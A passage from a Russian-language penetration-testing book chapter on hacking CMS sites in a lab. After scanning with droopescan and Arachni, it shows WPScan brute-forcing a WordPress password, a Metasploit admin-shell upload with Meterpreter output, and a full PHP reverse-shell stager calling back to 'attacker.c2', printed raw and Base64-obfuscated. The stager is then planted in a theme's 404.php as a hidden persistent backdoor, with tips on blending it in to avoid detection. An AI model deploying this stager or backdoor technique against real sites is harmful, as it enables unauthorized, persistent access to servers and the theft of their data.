После извлечения можем установить зависимости вручную, используя `pip` и передав опцию `require.txt` в `-r`.

```
root@kali:~/tools/droopescan# pip install -r requirements.txt
Obtaining file:///root/tools/droopescan (from -r requirements.txt
(line 3))
[...]
root@kali:~/tools/droopescan#
```

Droopescan также можно установить глобально, используя скрипт `setup.py` и параметр `install`.

```
root@kali:~/tools/droopescan# python setup.py install
Obtaining file:///root/tools/droopescan (from -r requirements.txt
(line 3))
[...]
root@kali:~/tools/droopescan#
```

Для тестирования приложения можно запустить droopescan с опцией `scan drupal`, а цель – указать с помощью параметра `-u`.

```
root@kali:~# droopescan scan drupal -u http://ramblings.local -t 8
[+] No themes found.

[+] Possible interesting urls found:
    Default admin - http://ramblings.local/user/login

[+] Possible version(s):
    8.5.0-rc1

[+] No plugins found.

[+] Scan finished (0:03:34.527555 elapsed)
root@kali:~#
```

Этот инструмент отлично подойдет, когда нужно взломать сайт на Drupal, WordPress или Jooml.

Arachni

Arachni несколько отличается от более специализированных инструментов, которые мы обсуждали ранее. Это полнофункциональный модульный фреймворк с возможностью распределенного сканирования с использованием удаленных агентов. При правильной настройке он может стать мощным средством при тестировании приложений.

Arachni – бесплатный фреймворк с открытым исходным кодом, и его легко установить. Им можно управлять с помощью простого в использовании веб-интерфейса пользователя или через командную строку. Этот фреймворк также можно использовать для поиска уязвимостей в HTML5 и DOM, которые традиционные сканеры могут пропустить.

Предварительно скомпилированные двоичные файлы Arachni можно найти на странице http://www.arachniscanner.com.

После извлечения файлов на диск нам нужно создать пользователя, чтобы иметь возможность войти в веб-интерфейс. Вспомогательная утилита `arachni_web_create_user` находится в папке `bin`.

```
root@kali:~/tools/arachni/bin# ./arachni_web_create_user
root@kali.local A!WebOf-Lies* root
User 'root' with e-mail address 'root@kali.local' created with
password 'A!WebOf-Lies*'.
root@kali:~/tools/arachni/bin#
```

Позаботьтесь о том, чтобы очистить историю своей оболочки, если устанавливаете Arachni в реальной эксплуатации.

Веб-интерфейс запускается с использованием сценария `arachni_web` в той же папке.

```
root@kali:~/tools/arachni/bin# ./arachni_web
Puma 2.14.0 starting...
* Min threads: 0, max threads: 16
* Environment: development
* Listening on tcp://localhost:9292
::1 - - "GET /unauthenticated HTTP/1.1" 302 - 0.0809
```

```
[...]
::1 - - "GET /navigation HTTP/1.1" 304 - 0.0473
::1 - - "GET /profiles?action=index&controller=profiles&tab=global
HTTP/1.1" 200 - 0.0827
::1 - - "GET /navigation HTTP/1.1" 304 - 0.0463
```

Веб-интерфейс пользователя по умолчанию работает на `http://localhost:9292`. Здесь мы можем сразу же начать новое сканирование или запланировать его на потом. Также можем создать профиль сканирования или взаимодействовать с удаленным агентом.

Arachni поставляется с тремя профилями сканирования:

- по умолчанию (Default);
- межсайтовый скриптинг (XSS);
- SQL-инъекция (SQL injection).

Профиль Default выполняет различные проверки и ищет интересные файлы и легкие мишени. XSS и SQL injection – это профили более узкой направленности, ориентированные на уязвимости, связанные с межсайтовым скриптингом и SQL-инъекциями.

Чтобы запустить новое сканирование с помощью веб-интерфейса, выберите **New** из выпадающего списка **Scans** (Сканирования), как показано ниже.




Рис. 12.3. Запуск нового сканирования в Arachni

Мы также можем следить за ходом сканирования, просматривая страницу **Scans**.

На рисунке показан пример сканирования `jimsblog.local`, сайта на WordPress.




Рис. 12.4. Идет сканирование

Проблемы перечисляются под статусом сканирования по мере их обнаружения, но более полный отчет доступен после завершения сканирования. В разделе **Issues** (Проблемы) можно увидеть, что обнаружил Arachni.

Рис. 12.5. Проблемы, выявленные Arachni

Профиль сканирования SQL injection в Arachni также можно использовать для проверки проблемы, обнаруженной ранее с помощью WPScan, в блоге `cookingwithfire.local`.

Этот профиль должен завершить работу намного быстрее, чем сканирование по умолчанию.




Рис. 12.6. SQL-инъекция, обнаруженная Arachni

Присмотревшись, можно заметить, что Arachni нашел SQL-инъекцию по времени отклика, в то время как sqlmap смог подтвердить наличие уязвимости, используя метод, основанный на ошибках. Технически для эксплуатации этого конкретного приложения можно использовать оба метода, но метод, основанный на ошибках, предпочтителен. Атаки, основанные на времени отклика, по сути, медленные. Если Arachni обнаружит уязвимость, связанную с такой SQL-инъекцией, возможно, неплохо будет нацелить sqlmap на тот же URL-адрес и посмотреть, можно ли найти что-нибудь более надежное.

Взлом кода с помощью бэкдора

Как только получим доступ к экземпляру CMS, такому как WordPress, Drupal или Joomla, используем несколько способов, чтобы закрепиться в коде или даже выполнить горизонтальное или вертикальное повышение привилегий. Мы можем внедрить вредоносный PHP-код, который позволит нам получить доступ по оболочке по желанию. Выполнение кода – это отлично, но в некоторых случаях нам не обязательно нужно именно оно. Существуют и другие способы эксплуатации уязвимости приложения. В качестве альтернативы можно модифицировать файлы ядра CMS, чтобы перехватывать учетные данные в виде открытого текста, когда пользователи и администраторы входят в систему.

Оба этих метода требуют повышенных привилегий, и возникает вопрос: зачем беспокоиться, если у нас уже есть такой тип доступа к сайту? Рассмотрим пару ситуаций, когда использование бэкдора поможет нам. Если у нас доступ с правами администратора к экземпляру WordPress, но нет доступа к командной строке, можем использовать пользовательский интерфейс для создания реверсной оболочки и сохранения доступа в случае сброса пароля. Если у нас есть доступ к командной строке с правами непривилегированного пользователя и ничего более, перехват учетных данных в виде открытого текста может быть отличным способом для дальнейшего продвижения по сети или повышения привилегий.

Закрепление в системе

При атаке на сайты, работающие на CMS, такие как WordPress, можем столкнуться с правами администратора. Возможно, мы успешно перечислили пользователей с помощью WPScan и впоследствии получили учетные данные для привилегированного пользователя, используя метод полного перебора. Такое бывает чаще, чем вы ожидаете, особенно в средах, где WordPress используется временно с целью разработки либо о нем просто забыли.

Давайте рассмотрим этот сценарий, используя опцию `--enumerate u` для `wpscan`.

```
root@kali:~# wpscan --url http://cookingwithfire.local/
--enumerate u
[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 2 user/s:

    +----+--------+--------+
    | Id | Login  | Name   |
    +----+--------+--------+
    | 1  | msmith | msmith |
    | 2  | mary   | Mary K |
    +----+--------+--------+

[+] Requests Done: 377
[+] Memory used: 3.836 MB
[+] Elapsed time: 00:00:10
```

Результаты показывают нам по крайней мере двух пользователей, которых можем выбрать в качестве мишеней для атаки методом полного перебора.

WPScan может получить учетные данные конкретной учетной записи, используя опцию `--usernames` и список слов, предоставляемый опцией `--passwords`.

Для этой атаки будем использовать список слов SecLists `rockyou-10.txt` и выберем в качестве жертвы `mary`. Как и раньше, можем вызвать `wpscan`, применив параметр `--url`, затем укажем имя пользователя и укажем параметру `passwords` на файл `rockyou-10.txt` из SecLists.

```
root@kali:~# wpscan --url http://cookingwithfire.local/ --usernames
mary --passwords ~/tools/SecLists/Passwords/Leaked-
Databases/rockyou-10.txt

[+] Starting the password brute forcer
[+] [SUCCESS] Login : mary Password : spongebob

  Brute Forcing 'mary' Time: 00:00:01 <=============== >
(87 / 93) 93.54% ETA: 00:00:00

  +----+-------+------+-----------+
  | Id | Login | Name | Password  |
  +----+-------+------+-----------+
  |    | mary  |      | spongebob |
  +----+-------+------+-----------+

[+] Requests Done: 441
[+] Memory used: 41.922 MB
[+] Elapsed time: 00:00:12
```

Через некоторое время учетные данные `mary` подтверждаются, и мы можем выполнить вход от имени этого пользователя.

Заходя через пользовательский интерфейс WordPress, мы заметили, что у `mary` повышен уровень доступа к блогу. Мы можем использовать эту учетную запись для создания реверсной оболочки, которая даст нам доступ к базовой операционной системе.

Это легко сделать с помощью Metasploit или через панель администратора. Metasploit несколько шумный, и в случае сбоя он может оставить артефакты, которые предупредят администраторов, если их вовремя не удалить. Однако в отдельных ситуациях скрытность не имеет первостепенного значения, и этот модуль отлично подойдет.

Модуль Metasploit `wp_admin_shell_upload` подключится к сайту на WordPress и выполнит аутентификацию с использованием только что обнаруженных учетных данных. Он продолжит загрузку вредоносного плагина, который создаст реверсную оболочку для доступа с машины, с которой осуществляется атака.

На нашем экземпляре Kali, как и раньше, можно запустить Metasploit с помощью команды `msfconsole`.

```
root@kali:~# msfconsole -q
```

Загрузим эксплойт `wp_admin_shell_upload` с помощью команды `use`.

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name         Current Setting     Required   Description
----         ---------------     --------   -----------
PASSWORD     spongebob           yes        The WordPress
                                            password to
                                            authenticate with
Proxies                          no         A proxy chain of format
                                            type:host:port[
                                            ,type:host:port][...]
RHOST        cookingwithfire.local  yes     The target address
RPORT        80                  yes        The target port (TCP)
SSL          false               no         Negotiate SSL/TLS for
                                            outgoing connections
TARGETURI    /                   yes        The base path to the
                                            WordPress application
USERNAME     mary                yes        The WordPress username
                                            to authenticate with
VHOST                            no         HTTP server virtual
                                            Host
```

Есть несколько опций, которые нам нужно заполнить правильной информацией, прежде чем сможем запустить эксплойт в надежде получить оболочку обратно.

Запустим модуль `exploit` с помощью команды `run`.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.0.5.42:4444
[*] Authenticating with WordPress using mary:spongebob...
[+] Authenticated with WordPress
[*] Preparing payload...
```

```
[*] Uploading payload...
[*] Executing the payload at
/wp-content/plugins/ydkwFvZLIl/rtYDipUTLv.php...
[*] Sending stage (37543 bytes) to 172.17.0.3
[*] Meterpreter session 6 opened (10.0.5.42:4444 -> 172.17.0.3:36670)
[+] Deleted rtYDipUTLv.php
[+] Deleted ydkwFvZLIl.php
[+] Deleted ../ydkwFvZLIl
meterpreter >
```

Похоже, что модуль успешно запустился и создал сеанс Meterpreter на нашей атакующей машине. Мы видим надпись `meterpreter > sysinfo` и теперь можем отдавать команды для машины жертвы.

```
meterpreter > sysinfo
Computer    : 71f92e12765d
OS          : Linux 71f92e12765d 4.14.0 #1 SMP Debian 4.14.17
x86_64
Meterpreter : php/linux

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Хотя мы и получили доступ, с этой оболочкой есть проблема. Она не сохраняется навсегда в объекте атаки. Если сервер перезапустить, сеанс Meterpreter прекратится, а если `mary` изменит свой пароль, мы вообще потеряем доступ к приложению.

Нужно стать немного более креативными, чтобы поддерживать доступ к сайту. К счастью, WordPress предоставляет редактор файлов для плагинов и тем. Если мы сможем изменить файл темы и внедрить код реверсной оболочки, каждый раз, когда мы обращаемся к ней через интернет, у нас будет доступ. Если пароль администратора завтра поменяется, мы все равно сможем вернуться.

В панели администратора WordPress раздел **Themes** (Темы) связан с редактором, который можно использовать для изменения PHP-файлов, относящихся к любым установленным темам. Неплохо бы выбрать тему, которая отключена. В случае если мы изменим файл, к которому часто обращаются, пользователи заметят, что что-то не так.

Twenty Seventeen – это тема WordPress по умолчанию, и в таком случае она не является основной. Можно изменить страницу `404.php` и добавить туда наш код, не вызывая подозрений.




Рис. 12.7. Редактор файлов тем WordPress

Можем сгенерировать новую реверсную PHP-оболочку с помощью Metasploit, загрузив модуль `payload/php/meterpreter/reverse_tcp payload`. Опция `LHOST` должна соответствовать имени нашего локального хоста или IP-адресу, а `LPORT` будет локальным портом для Metasploit, чтобы прослушивать входящие реверсные оболочки. После эксплуатации жертва подсоединится к нам обратно на этом порту.

В консоли Metasploit можем загрузить ее с помощью команды `use`, как делали это раньше.

```
msf > use payload/php/meterpreter/reverse_tcp
msf payload(php/meterpreter/reverse_tcp) > options

Module options (payload/php/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  attacker.c2      yes       The listen address
  LPORT  4444             yes       The listen port

msf payload(php/meterpreter/reverse_tcp) >
```

Полезная нагрузка `php/meterpreter/reverse_tcp` – это небольшой модуль (stager) Meterpreter, написанный на PHP. И хотя она не идеальна с точки зрения

стабильности, она предоставляет нам значительную часть функциональности типичной реверсной оболочки Meterpreter.

При скачивании полезной нагрузки в Metasploit, в отличие от генерации полезной нагрузки с помощью утилиты MSFvenom, у нас есть команда `generate`. Эта команда может показать нам все опции, доступные для создания новой полезной нагрузки.

```
msf payload(php/meterpreter/reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E        Force encoding.
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -e <opt>  The name of the encoder module to use.
    -f <opt>  The output file name (otherwise stdout)
    -h        Help banner.
    -i <opt>  the number of encoding iterations.
    -k        Keep the template executable functional
    -o <opt>  A comma separated list of options in VAR=VAL format.
    -p <opt>  The Platform for output.
    -s <opt>  NOP sled length.
    -t <opt>  The output format:
bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,pl,powershell
,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx
-exe,axis2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,htapsh,
jar,jsp,loop-vbs,macho,msi,msi-nouac,osx-app,psh,psh-cmd,pshnet,
psh-reflection,vba,vba-exe,vba-psh,vbs,war

    -x <opt> The executable template to use
```

В случае с полезной нагрузкой PHP мало какие из этих опций будут иметь влияние. Мы можем сгенерировать необработанную полезную нагрузку, которая была бы PHP-кодом для модуля stager. Нам не нужно записывать ее в файл. Оычно она довольно маленькая, и мы можем скопировать ее прямо с вывода терминала.

```
msf payload(php/meterpreter/reverse_tcp) > generate -t raw

/*<?php /**/ error_reporting(0); $ip = 'attacker.c2'; $port =
4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s =
```

```
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f))
{ $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =
'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) {
die('no socket'); } switch ($s_type) { case 'stream': $len =
fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
$a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) {
case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else
{ eval($b); } die();
```

```
msf payload(php/meterpreter/reverse_tcp) >
```

Результатом работы команды `generate` является длинный минифицированный фрагмент PHP-кода, который можно запутать еще больше, кодируя его в формат Base64 с помощью опции `-E`.

```
msf payload(php/meterpreter/reverse_tcp) > generate -t raw -E
```

```
eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGl
wID0gJ2F0dGFja2VyLmMyJzsgJHBvcnQgPSA0NDQ0OyBpZiAoKCRmID0gJ3N0cmVhb
V9zb2NrZXRfY2xpZW50JykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoInR
jcDovL3skaXB9OnskcG9ydH0iKTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJ
HMgJiYgKCRmID0gJ2Zzb2Nrb3BlbicpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA
9ICRmKCRpCwgJHBvcnQpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJ
iAoJGYgPSAnc29ja2V0X2NyZWF0ZScpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA
9ICRmKEFGX0lORVQsIFNPQ0tfU1RSRUFNLCBTT0xfVENQKTsgJHJlcyA9IEBzb2NrZ
XRfY29ubmVjdCgkcywgJGlwLCAkcG9ydCk7IGlmICghJHJlcykgeyBkaWUoKTsgfSA
kc190eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnc29ja2V0X2Z1bmNzJyk7IH0gaWYgKCEkcyAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsIDIsIDQpO
yBicmVhazsgY2FzZSAnc29ja2V0JzogJGxlbiA9IHNvY2tldF9yZWFkKCRzLCA0KTs
gYnJlYWs7IH0gaWYgKCEkbGVuKSB7IGRpZSgpOyB9ICRhID0gdW5wYWNrKCJO.bGVu
IiwgJGxlbik7ICRsZW4gPSAkYVsnbGVuJ107ICRiID0gJyc7IHdoaWxlIChzdHJsZW
4oJGIpIDwgJGxlbikgeyBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzog
JGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyBjYXNlICdzb2
```

```
NrZXQnOiAkYiAuPSBzb2NrZXRfcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJl
YWs7IH0gfSAkR0xPQkFMU1snbXNnc29jayddID0gJHM7ICRHTE9CQUxbTWydtc2dzb2
NrX3R5cGUnXSA9ICRzX3R5cGU7IGlmIChleHRlbnNpb25fbG9hZGVkKCdzdWhvc2lu
JykgJiYgaW5pX2ldCgnc3Vob3Npbi5leGVjdXRvci5kaXNhYmxlX2V2YWwnKSkgey
Akc3Vob3Npbl9ieXBhc3M9Y3JlYXRlX2Z1bmN0aW9uKCcnLCAkYik7ICRzdWhvc2lu
X2J5cGFzcygpOyB9IGVsc2UgeyBldmFsKCRiKTsgfSBkaWUoKTs));

msf payload(php/meterpreter/reverse_tcp) >
```

В действительности все зависит от того, что позволяет точка внедрения. Нам может понадобиться кодировать наш PHP-код в Base64, чтобы обойти какую-либо элементарную систему обнаружения вторжений или антивирус. Если посмотреть на исходный код, то закодированная в base64 полезная нагрузка будет выглядеть намного более подозрительно среди правильно отформатированного кода, поэтому нам придется подумать, насколько незаметными мы хотим быть.

Чтобы наш код лучше сочетался с остальной частью страницы `404.php`, можно использовать средство для форматирования исходного кода, такое как CyberChef. Возьмем необработанный PHP-код, не закодированный в Base64, и запустим его с помощью CyberChef.

На панели **Recipe** (Рецепт) можно добавить операцию **Generic Code beautify**. Наш необработанный PHP-код будет находиться в разделе **Input**. Чтобы отформатировать его, нам просто нужно нажать кнопку **Bake!** в нижней части экрана.




Рис. 12.8. Форматирование кода в CyberChef

CyberChef – отличный инструмент со множеством функций. Форматирование кода – всего лишь малая часть того, что он умеет делать. CyberChef разработан GCHQ и доступен для бесплатного использования в интернете или для загрузки со страницы https://gchq.github.io/CyberChef.

На этом этапе можно взять отформатированный код и вставить его прямо в редактор тем WordPress. Нужно добавить код непосредственно перед вызовом функции `get_header()`, потому что файл `404.php` должен был быть включен в другую страницу с помощью метода `include()`, которая загружает определение для этой функции. Когда мы вызываем страницу 404 напрямую, функция `get_header()` не будет определена и PHP выдаст фатальную ошибку. Код нашей оболочки не будет выполнен. Мы должны знать о таких проблемах, когда модифицируем что-либо в объекте атаки. В идеале, если позволяет время, настраиваем аналогичную среду тестирования и проверяем, как приложение обрабатывает наши изменения.

Полезная нагрузка Meterpreter отлично поместится чуть выше функции `get_header()` в строке 12, как показано ниже.




Рис. 12.9. Место внедрения вредоносного кода в файле 404.php

Добавление кода в этом месте должно предотвратить любые ошибки PHP от вмешательства в наш вредоносный код (см. рис. 1210).

Перед тем как выполнить бэкдор, который мы только что внедрили, мы должны убедиться, что на нашей машине, с которой осуществляется атака, запущен обработчик для получения входящих соединений от жертвы.

Для этого загружаем модуль `exploit/multi/handler` в консоли Metasploit:

```
msf > use exploit/multi/handler
```

Нужно указать, для какого типа полезной нагрузки должен быть настроен обработчик, используя команду `set PAYLOAD`.

```
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
msf exploit(multi/handler) >
```




Рис. 12.10. Наш вредонос сливается с остальной частью 404.php

Мы должны убедиться, что параметры полезной нагрузки соответствуют тому, что мы выбрали, когда генерировали код PHP ранее. Обе эти опции также можно настроить с помощью команды `set`.

```
msf exploit(multi/handler) > options

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting   Required   Description
   ----   --------------    --------   -----------
   LHOST  attacker.c2        yes        The listen address
   LPORT  4444               yes        The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Мы также можем настроить обработчик на прием нескольких соединений и запуск в фоновом режиме. Новые сессии будут создаваться автоматически. Нам не нужно каждый раз запускать обработчик.

Для параметров `ExitOnSession` можно установить значение `false`.

```
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
```

Теперь можно запустить обработчик, используя параметр `-j`, который отправит его в фоновый режим, и он будет готов принимать входящие подключения от нашей жертвы.

```
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on attacker.c2:4444
msf exploit(multi/handler) >
```

Файл с бэкдором `404.php` находится в папке `wp-content/themes/twentyseventeen/` в целевом приложении. Его можно вызвать напрямую с помощью команды `curl`. Это приведет к запуску нашего бэкдора и созданию нового сеанса Meterpreter.

```
root@kali:~# curl http://cookingwithfire.local/wpcontent/
themes/twentyseventeen/404.php
[...]
```

Команда `curl`, похоже, зависла, но спустя несколько секунд у нас есть доступ к оболочке.

Видно, что жертва устанавливает сеанс Meterpreter, с которым мы можем взаимодействовать с помощью команды `sessions -i`, как показано ниже.

```
[*] Sending stage (37543 bytes) to 172.17.0.3
